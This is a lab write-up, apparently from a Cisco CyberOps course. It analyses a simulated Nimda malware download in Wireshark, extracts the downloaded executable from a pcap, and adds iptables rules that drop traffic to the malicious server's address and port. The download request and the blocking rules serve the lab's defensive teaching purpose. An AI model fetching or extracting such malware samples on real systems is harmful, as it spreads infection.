


Fig.7 *The figure illustrates how to initiate the TCP Stream and observe the complete TCP transaction between the communicating entities. Firstly, I had to select the first TCP packet and then right-click > Follow >TCP Stream.*

Following that, Wireshark opens another window, see *Figure 8*. In the first part, we can observe that the red message indicates that it is an HTTP request sent using the GET command. This method is used to request a specific document or resource from a web server. In this case, we are attempting to obtain the file W32.Nimda.Amm.exe.Then it specifies the type of client making the request (User-Agent: Wget/1.20.3), the type of content accepted by the client (Accept: */*, that indicates that the client is willing to accept any type of content as a response from the server), the type of data encoding accepted by the client (Accept-Encoding: identity), the IP address of the destination server (Host: 209.165.202.133:6666), and the type of connection desired to be kept open (Connection: Keep-Alive).

The second part of the message indicates that the request has been successfully processed by the server nginx version 1.16.1 (HTTP/1.1 200 OK) on Wednesday, May 31, 2023, at 10:39:40. It then informs us that the content returned by the server is a generic binary file (application/octet-stream) with a length of 345,088 bytes. The file was last modified on Saturday, March 24, 2018, at 00:35:17, and its unique identifier is 5ab59d45-54400. The connection is kept alive, allowing for further requests or responses without establishing a new connection.






Fig.8 *Follow TCP Stream window of nimda.download.pcap file.*

As said in the Overview, despite the *W32.Nimda.Amm.exe* is not the famous Nimda worm.

From this point on, I focused on extracting the *nimda.download.pcap* files from pcap. So I selected 6-th packet, which corresponds to the HTTP GET request. Then I navigated to the File menu in Wireshark > Export Objects > HTTP. This action opened a window, as shown in *Figure 9*.




Fig.9 *The image displays all the HTTP objects present in the TCP flow that contains the GET request. In this case, only the W32.Nimda.Amm.exe file is present in the capture. It may take a few seconds before*

the file is displayed.

By clicking on the W32.Nimda.Amm.exe file and then selecting Save As you can choose the desired location to save the file (in my case my home directory). Upon verification using the command **ls -l** in the terminal, I had successfully found the *W32.Nimda.Amm.exe* file in my home directory, as you can see in the *Figure 10*.

```
-rw-r--r-- 1 analyst analyst   345088 Jun 21 06:12 'W32.Nimda.Amm(2).exe'
```

Fig.10 *The file W32.Nimda.Amm.exe is saved in my home directory. The name shows (2) because I repeated the process of saving the W32.Nimda.Amm.exe file multiple times. The figuredisplays the most recent file with the same name.*

In the malware analysis process the next step for a security analyst would be to conduct further analysis on the W32.Nimda.Amm.exe file to understand its behavior, purpose, and potential impact.

Tuning Firewall Rules Based on IDS Alerts

In the *Real-Time IDS Log Monitoring* section, I started a malicious internet-based server. Now it is necessary to prevent other users from reaching this server by blocking it in the edge firewall.
In my mininet environment, the router R1 not only runs an IDS but also a widely used Linux-based firewall called **iptables**.

The iptables firewall uses chains and rules to manage traffic:

- **INPUT** chain handles incoming traffic destined for the firewall itself. Example of this type of traffic are ping packets coming from any other device on any network and sent to any of the firewall's interfaces.
- **OUTPUT** chain manages traffic generated by the firewall to other destinations. Examples of this type of traffic are ping responses generated by the firewall device.
- **FORWARD** chain handles traffic that passes through the firewall from an external source to an external destination. Examples of this type of traffic are packets being routed by the firewall.

Each chain has its own rules that specify how the traffic is filtered. If a packet does not match a rule, the firewall moves on to the next rule. If a match is found, the firewall applies the action defined in the corresponding rule. If no rule matches, the action specified in the chain's policy is applied (Cisco Network Academy. CyberOps Associate v 1.0., Lab 26.1.7 (p. 6 - 7)).

I opened a new terminal window (the third one) of R1, and used the **iptables** command to list the chains and rules currently in use.

```
[root@secOps analyst]# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

[root@secOps analyst]#
```

Fig.11 *We can see from the output that all chains (INPUT, OUTPUT and FORWARD) are currently in use. Even though the chains show 0 bytes, it indicates that no packets have been processed in those chains so far. However, the fact that they are listed indicates that they are currently in use and ready to handle traffic according to their respective rules.*

Connections to the malicious server generate packets that must transverse the iptables firewall on R1. Packets traversing the firewall are handled by the FORWARD rule and therefore, that is the chain that will receive the blocking rule. To keep user computers from connecting to the malicious server identified in previous section, I had to add the following rule to the FORWARD chain on R1:

```
[root@secOps ~]# iptables -I FORWARD -p tcp -d 209.165.202.133 --dport 6666 -j DROP
[root@secOps ~]#
```

Where:

- *-I FORWARD*: inserts a new rule in the FORWARD chain.
- *-p tcp*: specifies the TCP protocol.
- *-d 209.165.202.133*: specifies the packet's destination
- *--dport 6666*: specifies the destination port
- *-j DROP*: set the action to drop




Fig.12*The output indicates that the rule addition was successful.*

In *Figure 12*, it can be see that a rule has been added specifying that all TCP packets, coming from any input interface, destined for the IP address 209.165.202.133 and port 6666, should be dropped (DROP). Therefore, the rule has been successfully added to the FORWARD chain of the firewall.

Now if I try to **download the malicious file again** from the terminal of host 5, the **attempt will fail** because the **connection will be blocked by the rule we set in the FORWARD chain of the firewall.** Infact the output of this test indicates that the attempt to download the malicious file from the server (IP address 209.165.202.133, port 6666) failed with the error message *Connection timed out*. This means that the connection to the server was either interrupted or not established within the specified time limit.

A more aggressive but still valid approach to block the offending server would be to use a more general rule that blocks all traffic originating from or destined to the server's IP address, rather than specifying a specific port and protocol. For example, we could use a rule like **iptables -I FORWARD -s 209.165.202.133 -j DROP** to block all traffic originating from the server, or **iptables -I FORWARD -d**

209.165.202.133 -j DROP to block all traffic directed to the server. **This would provide broader protection and prevent any type of communication with the malicious server.**

Conclusion

Terminate and Clear Mininet Process

To conclude, I had to exit and clean up the processes started by mininet from the Terminal of anayst@secOps:

```
[analyst@secOps ~]$ quit
[analyst@secOps ~]$ sudo mn -c
[sudo] password for analyst: ********
```

In conclusion, in this Project, I have explored the R1's firewall and Snort logs, traffic captures and file extraction from pcap obtained from simulating a Nimda malware download. Additionally, I have installed iptables rules for the R1 firewall.